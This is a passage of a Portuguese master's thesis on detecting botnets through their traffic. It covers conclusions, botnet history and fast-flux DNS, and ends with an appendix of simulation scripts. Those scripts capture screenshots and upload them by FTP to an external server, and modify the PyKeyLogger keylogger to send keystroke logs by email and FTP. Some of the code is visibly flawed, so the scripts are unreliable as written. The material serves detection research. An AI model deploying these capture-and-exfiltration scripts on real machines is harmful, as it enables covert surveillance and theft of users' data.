


Figura 5.5: Função de Distribuição Cumulativa PyKeyLogger

No fim da criação destes scripts de simulação é possível constatar que os mesmos permitem a criação de modelos limpos de tráfego, mas este pode não corresponder exatamente à realidade como nos bots capturados presentes nos resultados experimentais. Estas simulações encontraram períodos sem atividade, o que difere por exemplo de um bot que tenha embebido um trojan-downloader com funções de publicidade como abertura de janelas popup do browser que além do tráfego exclusivo de C&C gera também tráfego relacionado com esta mesma publicidade e portanto deixa de ser um modelo limpo de tráfego de controlo.

Capítulo 6

Conclusões

6.1 Conclusões Finais

Neste trabalho foram atingidos na maior parte os objetivos inicialmente propostos. Foi criada uma base de dados de traces da maior parte das Botnets existentes na altura. A caracterização de alto nível dos traces inicialmente proposta foi efetuada com sucesso mas por vezes, os dados não foram muito conclusivos tendo como objetivo principal a criação de metodologias de deteção de Botnets, ou seja, não foi na maioria dos casos percetível a atividade que o bot estaria a desempenhar em determinado momento e o tráfego correspondente a essa atividade. A atividade das Botnets que usam uma arquitetura P2P não foi percetível. A ocorrência de padrões temporais de tráfego na maioria das famílias de Botnets mais atuais não foi notória o que dificulta igualmente a criação de metodologias de deteção. O tráfego produzido por este tipo de redes tende a não ser muito elevado e é bastante diferente entre cada tipo de rede apresentado seja para envio de Spam, quer para roubo de informação dos utilizadores. A família de Botnets destinadas ao envio de Spam apresentou um maior volume de dados trocados entre servidor de controlo e bot e também nestas foi notório o contacto com um maior número de endereços IP de locais bastante dispares a uma escala mundial. A maioria das Botnets adota uma política de só enviar dados quando precisam, por exemplo, no caso da máquina de análise ter pouca informação confidencial e de não ter um comportamento igual ao que um utilizador comum teria no caso da abertura de sites de instituições bancárias, os bots do tipo ZeuS ou SpyEye podem só se ativar se detetarem este tipo de sites de forma a injetar código de captura de informações de login, e só aí despoletar atividades mais notórias de transferência de dados. Foi igualmente notória uma evolução dos tipos de rede desde as primeiras Botnets IRC que produziam pouco tráfego e a atividade era bastante notória caso ocorresse um ataque de DDoS, capturas de imagens do desktop ou vídeos tal como foi patente na captura do IRC BOT - AS21788 Network Op, ate às mais evoluídas como a ZeuS e a SpyEye que possuem servidores HTTP dedicados e os comandos instruídos aos bots deixaram de ser visíveis pois passaram a ser encriptados com chaves partilhadas entre servidor e cliente e os keep-alives deixaram de ser fundamentais a intervalos regulares o que provoca comunicações sem qualquer tipo de padrão entre cliente e servidor Foi patente que mesmo dentro da mesma família de Botnets existem diferenças significativas na forma como os dados são transferidos

com o servidor de controlo, o que leva a constatar que sendo estas redes compostas por um elevado número de máquinas a atividade das Botnets mais recentes como as de roubo de informação ZeuS e SpyEye possa ser vista como máquinas independentes com atividade de rede diferente umas das outras mas que continuam a ter um ponto central de comando, para onde os dados capturados são enviados. Esta irregularidade presente nos bots do mesmo tipo de família de Botnet dificulta a criação de metodologias de deteção mais aprimoradas. Em suma, a caracterização do tráfego das Botnets mais atuais é cada vez mais complicada pois os botmasters e os criadores deste tipo de redes tendem a dificultar esta tarefa cada vez mais pois o principal objetivo destes é disfarçar o tráfego produzido pelas redes com o tráfego normal e optando por espaçar temporalmente os envios de dados de modo a deteção ser mais difícil. Foi também percetível no fim deste trabalho que as Botnets estão a mudar o rumo da sua atividade, isto é, estão a desaparecer as Botnets com capacidade de ataques de DDoS em favor das que pretendem o roubo de informação dos clientes como a ZeuS, SpyEye, as suas sucedâneas (Hiloti e Alureon) assim como Botnets destinadas ao envio de Spam como o caso das semelhantes à Rustock. No fim deste trabalho é patente que esta mudança de direção tem somente motivos de rentabilidade dos lucros para os donos deste tipo de redes.

6.2 Trabalho Futuro

O trabalho futuro desta dissertação inclui os seguintes tópicos: analisar recorrendo a modelos matemáticos mais pormenorizados, as características das capturas das Botnets; tentar obter capturas de Botnets sempre atualizadas recorrendo a Honeypots ou outros tipos de metodologia, visto esta ser uma área em constante mudança e, por fim, com base nos modelos matemáticos das características mais genéricas de famílias de Botnets utilizar os mesmos em sistemas de deteção ativa/passiva de máquinas de rede infetadas.
A análise das redes do tipo FastFlux proporcionou um interesse elevado pois as Botnets começaram a usar mais este tipo de arquitetura. Com isto tem a capacidade de poderem alterar constantemente as novas localizações dos servidores de controlo, tendo levado a crer que uma análise do tráfego TCP de um bot em conjunto com a atividade DNS de uma máquina infetada poderia levar a metodologias mais aprimoradas de deteção que no futuro possam ser aplicadas à escala dos ISP por exemplo.

Apêndice A

Botnet

A.1 História das Botnets

O bot original IRC (ou robot user), chamado GM de acordo com a Wikipedia, foi desenvolvido por Greg Lindahl em 1989, um operador de IRC. Este bot sem qualquer tipo de atividade maliciosa, jogava com os utilizadores de canais IRC o jogo "Hunt of the Wumps". Este bot tal como os primeiros que apareceram, mostravam-se aos outros utilizadores como simples clientes normais de um chat IRC. Uma funcionalidade principal dos bots era a necessidade de os usar para manter os canais abertos sem possibilitar que outros utilizadores se apoderassem dos mesmos. A figura A.1 apresenta visualmente a evolução das Botnets.

Em maio de 1999 apareceu o Pretty Park, um bot escrito em Delphi. Também conhecido por Trojan.PSW.CHV, é considerado o primeiro bot com atividades maliciosas, é um worm da Internet, rouba passwords e tem funcionalidades de backdoor. Diversas variantes do Pretty Park são conhecidas, todas têm as mesmas funcionalidades mas algumas são compactadas. Este bot era distribuído pela Internet, anexando-se a e-mails como um ficheiro. O ficheiro tinha o ícone de uma famosa personagem de desenhos animados - South Park. Instala-se automaticamente no sistema e envia mensagens de e-mail com uma cópia sua para a lista de contactos da máquina infetada e informa o botmaster através de servidores IRC acerca de informações de sistema e passwords. A funcionalidade de *backdoor* permite o acesso remoto à vítima. No fim dos anos 90s, alguns worms exploravam as vulnerabilidades nos clientes IRC (particularmente o mIRC) que deixava os clientes serem controlados remotamente através de uma *backdoor*. Em Junho de 1999 a versão 2.1 do SubSeven apareceu revolucionando a área, pois permitia a um Subseven Server ser completamente controlado por um bot ligado a um servidor IRC. Isto tornou-se um padrão para todos as botnets que apareceram posteriormente. O SubSeven foi identificado pelo seu autor como uma ferramenta de administração remota mas trazia ferramentas de carácter malicioso com capacidade de roubar passwords e efetuar logs de keystrokes. O SubSeven dava ao botmaster capacidade total de administrar uma máquina infetada. A mudança das Botnets iniciais para open sourcing e modularização levou a um incremento do número de variantes e à expansão das funcionalidades das Botnets. Os autores de malware foram introduzindo encriptação e *ransomware*. Foram aparecendo igualmente proxies HTTP e SOCKS que permitiram os autores usar as conexões das vítimas para seu proveito. Em 2003, apareceu o bot Spybot que era uma evolução do SDBot e que introduziu novas funcionalidades como o envio de mensagens instantâneas e e-mails publicitários, o spam. No mesmo ano aparece o Rbot que tinha funcionalidades de DDoS e ferramentas para roubo




Figura A.1: Evolução das Botnets

dos dados da máquina comprometida. A RBot foi também conhecida por ser a primeira família de bots que usou compressão e algoritmos de encriptação de forma a evadir-se de mecanismos defensivos. 2003 também foi o ano da primeira aparição de Botnets P2P, a Sinit e a Calypso. Mais tarde a Agobot teve também módulos desenvolvidos para incorporar funcionalidades P2P; normalmente o método de *spreading* da Agobot era através das redes P2P existentes: Kazaa, Grokster, e Bear Share. No ano seguinte, outra Botnet derivada da Agobot, chamada Polybot, introduziu polimorfismo para tentar evadir os mecanismos de detecção alterando a sua aparência o mais rápido possível. As Botnets foram deixando cair em desuso o protocolo e os servidores C&C de IRC, pois o protocolo era facilmente detetável na rede e as portas de comunicação eram normalmente bloqueadas nas firewalls. Assim começou a comunicação sobre HTTP, ICMP e SSL, e também protocolos proprietários. Foram igualmente aprimoradas as capacidades de comunicação P2P, como foi demonstrado no ano de 2008/09 por uma famosa Botnet - a Conficker. Apesar de todas as técnicas avançadas de malware usadas pelo Conficker serem conhecidas, o vírus combinou imensas e provocou uma enorme dificuldade em o erradicar. Os autores desconhecidos vão lançando atualizações regulares de forma a colmatar vulnerabilidades do próprio vírus de forma a evadir as técnicas de deteção dos operadores e agentes da lei. Devido às inúmeras capacidades criminosas demonstradas pelas Botnets, estas mesmas atraíram a atenção de organizações para publicitar os seus produtos na forma de SPAM; um trabalho que no início da década era feito em pequena escala através de servidores dedicados, *open relays*, e servidores comprometidos. Isto alterou-se com o aparecimento da Botnet Bagle, Bobax e Mytob. A Bagle e a Bobax foram as primeiras Botnets orientadas

a actividade de spam enquanto as variantes da Mytob eram essencialmente uma agregação de funcionalidades de antigos worms para envio de e-mails em massa como o MyDoom e o SDBot. Esta combinação permitiu aos criminosos construir Botnets maiores e expandir as suas actividades a mais vitimas, e também deu-lhes a flexibilidade de ajudar a escapar a actividades de imposição legal . Desde então muitas Botnets foram aparecendo, lideradas provavelmente pelas mais antigas Botnets que referi anteriormente, a Bagle e a Bobax, em 2004. A Bobax teve um grande ataque à sua propagação em 2008 pela empresa McColo. A RuStock data de 2006, em conjunto com Botnets como a ZeuS. A RuStock foi mais uma Botnet destinada ao envio de spam ate que no dia 16 de Março de 2011 a Botnet foi desligada através de um conjunto de entidades numa operação chamada b107, na qual fizeram parte a Microsoft, agentes federais americanos, a FireEye e a Universidade de Washington. Desde 2006 que a ZeuS foi crescendo tornando-se a Botnet mais usada em atividades de roubo de informação dos utilizadores. O criador da ZeuS atualiza regularmente a Botnet, testando-a, e em muitos dos lançamentos adicionando funcionalidades. Estas novas versões são vendidas a preços elevados, enquanto que as versões que vão ficando ultrapassadas se encontram gratuitamente na Internet. Muitas vezes estas versões antigas têm *backdoors*, significando isto que um Botmaster novato também se torna uma vítima. A oferta destas versões de Botnets baixou uma barreira de custo para entrada no cibercrime, e encorajou mais alguns a entrarem no crime online. A ZeuS não é a úniva ferramenta disponível, como existem várias outras como a SpyEye que entram em competição entre elas mas que muitas vezes não são desenhadas para utilizadores simples sem muitos conhecimentos, com interfaces simples controladas através do rato para controlar as máquinas infectadas. Em 2007 apareceu a famosa Storm, em conjunto com a Cutwail e a Srizbi. No ano seguinte foi a vez da Asprox aparecer em cena, e estas são apenas uma ínfima parte das milhares de Botnets que existem e das que vão aparecendo. Na data de escrita desta dissertação a Fundação Shadowserver analisou cerca de 6000 servidores de C&C únicos e mesmo assim não se aproximou nem perto de uma representação do conjunto de Botnets que existem, visto que existem milhares de PCs anónimos infetados que estão a ser usados para envio de spam, ataques DDoS e outros tipos de crime que não estão associados a nenhuma Botnet conhecida.

Apêndice B

FastFlux Networks

B.1 FastFlux Networks

O termo Fast Flux é uma técnica usada pelas Botnets para esconderem sites contaminados, como por exemplo phishing sites e sites de distribuição de malware através de uma rede em constante mudança composta por hosts comprometidos que atuam como proxies. Esta técnica é usada por Botnets como a Storm Worm, Zeus, SpyEye. A principal ideia de uma rede Fast Flux é que se determinados IP's que se encontram associados a um domínio forem trocados com uma frequência bastante elevada, alterando os DNS records torna-se mais complicado saber qual o IP ativo num determinado momento [**?**].
Do ponto de vista de um atacante, a ideia é que o serviço de alojamento onde se encontrem novas versões do bot cliente seja difícil de encontrar e que esteja ao ativo na maior parte do tempo. Se o Botmaster conseguir encaminhar vários IP's para um determinado domínio, torna-se mais complicado desligar o alojamento comprometido. Mais ainda, um Botmaster está também também na escalabilidade do seu sistema e poderia usar uma técnica de *roundrobin DNS* para dividir os bots entre múltiplos servidores de Comando e Controlo (C&C) no sentido de dificultar as tentativas de desligar as máquinas infetadas, como apresentado no esquema da imagem B.1.




Figura B.1: Comparação entre Redes Normais e do tipo Fast-Flux

Desde que um dos IP's responda a um pedido DNS, o serviço mantém-se ativo. A principal característica de uma rede Fast-Flux (Fast-flux service networks - FFSNs) é a rápida troca nas respostas DNS. Um domínio FFSN devolve poucos registos de uma pool maior de máquinas comprometidas ("fluxagents") e retorna um diferente subset depois de expirar o TTL. Usando as máquinas comprometidas como proxies para reencaminhar um pedido que chega para outro sistema ("mothership"/ nó de controlo principal), um BotMaster pode construir um sistema resistente e robusto do tipo *one-hop overlay network*. A estrutura de uma rede FFSNs pode ser explicada com um exemplo [**?**]. O domínio *thearmynext.info* foi encontrado num e-mail de spam em Julho de 2007. A procura por este domínio é mostrada na tabela B.1.

Tabela B.1: Respostas DNS Iniciais

thearmynext.info	600	IN	69.183.26.53
thearmynext.info	600	IN	76.205.234.131
thearmynext.info	600	IN	85.177.96.105
thearmynext.info	600	IN	217.129.178.138
thearmynext.info	600	IN	24.98.252.230

Foi repetido um DNS lookup após o término do TTL fornecido na primeira resposta por existirem dois DNS lookups consecutivos para um mesmo domínio. Os resultados são apresentados na tabela B.2.

Tabela B.2: Respostas DNS após TTL

thearmynext.info	600	IN	213.47.148.82
thearmynext.info	600	IN	213.91.251.16
thearmynext.info	600	IN	69.183.207.99
thearmynext.info	600	IN	91.148.168.92
thearmynext.info	600	IN	195.38.60.79

Após estes dois resultados é possível notar que após os 600 segundos de diferença em que são efetuados os lookups, as respostas DNS retornam um mesmo número de registos (5), no entanto os endereços IP pertencem a uma gama diferente. Foi determinado o ASN e o país dos IP's do primeiro lookup. Os resultados demonstraram o seguinte: todos os IP's estavam localizados em redes DSL/dial-up em diferentes países - USA, Alemanha, Portugal, pertencendo a sistemas autónomos (ASN) completamente diferentes dos obtidos no segundo DNS lookup. Uma análise mais aprimorada revelou que os resultados obtidos no primeiro lookup se referem aos chamados flux-agents. Numa Botnet com uma actividade não ligada ao spam, as redes FSSN são mais utilizadas para alojar os executáveis dos Bots cliente, ou seja, numa primeira instância o cliente infectado com um trojan-downloader, por exemplo, usa DNS para resolver o domínio e depois contacta um dos flux-agents. O agent reencaminha o pedido para o nó de controlo que devolve o conteúdo de novo para o agent que por sua vez o devolve ao cliente. Assim torna-se bastante complicado saber onde se encontra o nó de controlo que possui os executáveis comprometidos. É de salientar também que no caso de um TTL para um dado domínio expirar e o cliente executar um novo pedido de DNS, o processo de DNS lookup irá retornar um conjunto diferente de IP's. Isto significa que o cliente irá contactar então um flux-agent diferente mas o pedido irá ser encaminhado do agente contactado para o nó de controlo responsável de forma a ser obtido o conteúdo mais atualizado [**?**]. Também nesta área têm sido efetuados esforços no âmbito da deteção deste tipo de redes. Uma equipa de investigação da Universidade de Milão desenvolveu um sistema FluXOR que monitoriza e deteta redes fast-flux que depende da análise das ações da Botnet observadas do ponto de vista de uma vítima de fraude. Dado um hostname suspeito, o sistema FluXOR atua como uma vitima e tenta detetar se o hostname diz respeito a uma rede fast-flux. Caso passe numa primeira instância de verificação, os hostnames são monitorizados para descobrir todos os endereços IP's das máquinas comprometidas associadas a este serviço de rede (Fast-Flux) [**?**].

Apêndice C

Scripts de Simulação de possíveis atividades de Botnets

C.1 ScreenShotCapture.bat

Neste script é executado o procedimento de captura. Alterando o valor do PING para o localhost é possivel alterar o intervalo de tempo entre capturas de imagens.

```
@ECHO OFF

setlocal enableextensions enabledelayedexpansion
set /a "x = 0"
    if %x% leq 5 (
        echo %x%
        set /a "x = x + 1"
        CmdCapture /d %TEMP%\ScreenShot
        PING -n 3 127.0.0.1 >NUL
    )
    call BatchFtpUploadOnlyNewFiles.bat
    set /a "x = 0"
```

C.2 BatchFtpUploadOnlyNewFiles.bat

Este script analisa o directório das imagens e efetua um upload das mesmas para um servidor ftp que é também aqui definido.

```
@Echo Off
Setlocal Enabledelayedexpansion

REM -- Define File Filter, i.e. files with extension .txt
Set FindStrArgs=/E /C:".png"

REM -- Extract Ftp Script to create List of Files
Set "FtpCommand=ls"
```

```
Call:extractFileSection "[Ftp Script 1]" "->"%temp%\%~n0.ftp"
Rem Notepad "%temp%\%~n0.ftp"

REM -- Execute Ftp Script, collect File Names
Set "FileList="
For /F "Delims=" %%A In ('"Ftp -v -i -s:"%temp%\%~n0.ftp"|Findstr %FindStrArgs%"')
Do (
    Call Set "FileList=%%FileList%% "%%A""
)

REM -- Extract Ftp Script to upload files that don't exist in remote folder
Set "FtpCommand=mput"
For %%A In (%FileList%) Do set "Exist["%%~A"]=Y"
For /F "Delims=" %%A In ('"dir /b "%temp%/ScreenShot"|Findstr %FindStrArgs%"')
Do (
    If Not defined Exist["%%~A"] Call Set "FtpCommand=%%FtpCommand%% "%%~A""
)
Call:extractFileSection "[Ftp Script 1]" "->"%temp%\%~n0.ftp"
rem  Notepad "%temp%\%~n0.ftp"

For %%A In (%FtpCommand%) Do Echo.%%A

REM -- Execute Ftp Script, download files
ftp -i -s:"%temp%\%~n0.ftp"
Del "%temp%\%~n0.ftp"
GOTO:EOF

SETLOCAL Disabledelayedexpansion
set "bmk=%~1"
set "emk=%~2"
set "src=%~3"
set "bExtr="
set "bSubs="
if "%src%"=="" set src=%~f0&        rem if no source file then assume THIS file
for /f "tokens=1,* delims=]" %%A in ('find /n /v "" "%src%"') do (
    if /i "%%B"=="%emk%" set "bExtr="&set "bSubs="
    if defined bExtr if defined bSubs (call echo.%%B) ELSE (echo.%%B)
    if /i "%%B"=="%bmk%"   set "bExtr=Y"
    if /i "%%B"=="%bmk%:S" set "bExtr=Y"&set "bSubs=Y"
)
EXIT /b


[Ftp Script 1]:S
!Title Connecting...
open ftp.ua.pt
anonymous
```

```
anonymous

!Title Preparing...
mkdir incoming/teste
cd incoming/teste
lcd %TEMP%/ScreenShot
binary
hash

!Title Processing...
%FtpCommand%

!Title Disconnecting...
disconnect
bye
```

C.3 CallBothScripts.py

A variável t controla o tempo entre uploads das imagens capturadas para o servidor FTP. Ao alterar o valor de t podemos controlar o tipo de distribuição temporal queremos produzir. Este script invoca os dois mostrados previamente e controla o tempo do envio das imagens para o servidor visto que o criar de tempos de envio segundo distribuições é mais acessível em python, e atualmente a maioria dos computadores possuem um interpretador desta mesma linguagem.

```
import sys
import os
import random

while true:
    os.system('ScreenShotCapture.bat')
    t=random.expovariate(30)
    sleep(t)
```

C.4 PyKeyLogger - MOD

Foi optado pegar numa ferramenta de keylogger opensource e alterar o funcionamento da mesma no sentido de alterar os tempos de envio de dos ficheiros tanto para o FTP como por e-mail das capturas de logs, screenshoots e micro-screenshots em redor do ponteiro do rato. No código que se segue pertencente à classe de envio de keylogs por e-mail e por ftp basta alterar a variável de envio self.interval dentro da função inicializadora de parâmetros $def\_\_init\_\_$ para a distribuição pretendida. Neste caso encontra-se o valor por defeito que é lido de uma caixa de texto da aplicação e convertida para segundos.

```
class EmailLogSender(BaseTimerClass):
    '''Send log files by email to address[es] specified in .ini file.
```

```
    If log zipper is not enabled, we call a zipper here.

    Otherwise, we just email out all the zips for the specified logger.
    '''

    def __init__(self, *args, **kwargs):
        BaseTimerClass.__init__(self, *args, **kwargs)

        self.interval = float(self.subsettings['E-mail']['E-mail Interval'])
        *60*60

        self.task_function = self.send_email

class FTPLogUploader(BaseTimerClass):
    '''Upload logs by FTP to server/directory specified in .ini file.

    If log zipper is not enabled, we call a zipper here.

    Otherwise, we just upload all the zips for the specified logger.
    '''

    def __init__(self, *args, **kwargs):
        BaseTimerClass.__init__(self, *args, **kwargs)

        self.interval = float(self.subsettings['FTP']['FTP Interval'])*60*60

        self.task_function = self.ftp_upload
```

Bibliografia

[1] Botgraph: Large scale spamming botnet detection. `http://www.usenix.org/events/nsdi09/tech/full_papers/zhao/zhao_html/`.

[2] Mitsuaki Akiyama, Takanori Kawamoto, Masayoshi Shimamura, Teruaki Yokoyama, Youki Kadobayashi, and Suguru Yamaguchi. A proposal of metrics for botnet detection based on its cooperative behavior. In *Proceedings of the 2007 International Symposium on Applications and the Internet Workshops*, SAINT-W '07, pages 82–, Washington, DC, USA, 2007. IEEE Computer Society.

[3] Paul Bächer, Thorsten Holz, Markus Kötter, and Georg Wicherski. Know your Enemy: Tracking Botnets. *http : //www.honeynet.org/papers/bots/*, 2007.

[4] Bitdefender, 2007. `http://news.bitdefender.com/NW544-en-n--Trojan-Now-Uses-Hotmail-Gmail-asn-Spam-Hosts.html`.

[5] Alex Brodsky and Dmitry Brodsky. A distributed content independent method for spam detection. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, pages 3–3, Berkeley, CA, USA, 2007. USENIX Association.

[6] Juan Caballero, Pongsin Poosankam, Christian Kreibich, and Dawn Song. Dispatcher: enabling active botnet infiltration using automatic protocol reverse-engineering. In *Proceedings of the 16th ACM conference on Computer and communications security*, CCS '09, pages 621–634, New York, NY, USA, 2009. ACM.

[7] Ken Chiang and Levi Lloyd. A case study of the rustock rootkit and spam bot. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, pages 10–10, Berkeley, CA, USA, 2007. USENIX Association.

[8] Hyunsang Choi, Hanwoo Lee, Heejo Lee, and Hyogon Kim. Botnet detection by monitoring group activities in dns traffic. In *Computer and Information Technology, 2007. CIT 2007. 7th IEEE International Conference on*, pages 715 –720, oct. 2007.

[9] Hyunsang Choi, Heejo Lee, and Hyogon Kim. Botgad: detecting botnets by capturing group activities in network traffic. In *Proceedings of the Fourth International ICST Conference on COMmunication System softWAre and middlewaRE*, COMSWARE '09, pages 2:1–2:8, New York, NY, USA, 2009. ACM.

[10] Christian Dewes, Arne Wichmann, and Anja Feldmann. An analysis of Internet chat systems. In *IMC '03: Proceedings of the 3rd ACM SIGCOMM conference on Internet measurement*, pages 51–64, New York, NY, USA, 2003. ACM Press.

[11] Rik Ferguson. The botnet chronicles - a journey to infamy. *Trend Micro - White Paper*, 1:3–11, 2010.

[12] Felix C. Freiling, Thorsten Holz, and Georg Wicherski. Botnet tracking: Exploring a root-cause methodology to prevent distributed denial-of-service attacks. In *In Proceedings of 10 th European Symposium on Research in Computer Security, ESORICS*, pages 319–335, 2005.

[13] Jan Goebel and Thorsten Holz. Rishi: Identify bot contaminated host by IRC nickname evaluation. In *Proceedings of the 1st Workshop on Hot Topics in Understanding Botnets (HotBots)*, April 2007.

[14] Julian B. Grizzard, Vikram Sharma, Chris Nunnery, Brent ByungHoon Kang, and David Dagon. Peer-to-peer botnets: overview and case study. In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, pages 1–1, Berkeley, CA, USA, 2007. USENIX Association.

[15] Anonymous group Team Cymru. A taste of http botnets @ONLINE, May 2008.

[16] Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection.

[17] Guofei Gu, Phillip Porras, Vinod Yegneswaran, Martin Fong, and Wenke Lee. Bothunter: detecting malware infection through ids-driven dialog correlation. In *Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium*, pages 12:1–12:16, Berkeley, CA, USA, 2007. USENIX Association.

[18] Guofei Gu, Junjie Zhang, and Wenke Lee. BotSniffer: Detecting botnet command and control channels in network traffic. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium (NDSS'08)*, February 2008.

[19] Thorsten Holz, Christian Gorecki, Konrad Rieck, and Felix C. Freiling. Measuring and Detecting Fast-Flux Service Networks. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2008.

[20] Satoshi Kondo and Naoshi Sato. Botnet Traffic Detection Techniques by C&C Session Classification Using SVM. pages 91–104. 2007.

[21] Zhichun Li, Anup Goyal, and Yan Chen. Honeynet-based botnet scan traffic analysis. In Wenke Lee, Cliff Wang, and David Dagon, editors, *Botnet Detection*, volume 36 of *Advances in Information Security*, pages 25–44. Springer, 2008.

[22] Carl Livadas, Robert Walsh, David Lapsley, and W. Timothy Strayer. Using machine learning techniques to identify botnet traffic. In *In 2nd IEEE LCN Workshop on Network Security (WoNS?2006*, pages 967–974, 2006.

[23] Iyatiti Mokube and Michele Adams. Honeypots: concepts, approaches, and challenges. In *Proceedings of the 45th annual southeast regional conference*, ACM-SE 45, pages 321–326, New York, NY, USA, 2007. ACM.

[24] J. Nazario and T. Holz. As the net churns: Fast-flux botnet observations. In *Malicious and Unwanted Software, 2008. MALWARE 2008. 3rd International Conference on*, pages 24 –31, oct. 2008.

[25] Emanuele Passerini, Roberto Paleari, Lorenzo Martignoni, and Danilo Bruschi. Detecting and monitoring fast-flux service networks. In Diego Zamboni, editor, *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 5137 of *Lecture Notes in Computer Science*, chapter 10, pages 186–206. Springer Berlin / Heidelberg, Berlin, Heidelberg, 2008.

[26] Honeynet Project. Dionaea honeypot website, 2010. `http://dionaea.carnivore.it/`.

[27] Anirudh Ramachandran and Nick Feamster. Understanding the network-level behavior of spammers. In *Proceedings of the 2006 conference on Applications, technologies, architectures, and protocols for computer communications*, SIGCOMM '06, pages 291–302, New York, NY, USA, 2006. ACM.

[28] EasyFit Software. Mathwave easyfit, 2010. `www.mathwave.com/products/easyfit.html`.

[29] Guenther Starnberger, Christopher Kruegel, and Engin Kirda. Overbot: a botnet protocol based on kademlia. In *Proceedings of the 4th international conference on Security and privacy in communication netowrks*, SecureComm '08, pages 13:1–13:9, New York, NY, USA, 2008. ACM.

[30] Ping Wang, S. Sparks, and C.C. Zou. An advanced hybrid peer-to-peer botnet. *Dependable and Secure Computing, IEEE Transactions on*, 7(2):113 –127, april-june 2010.

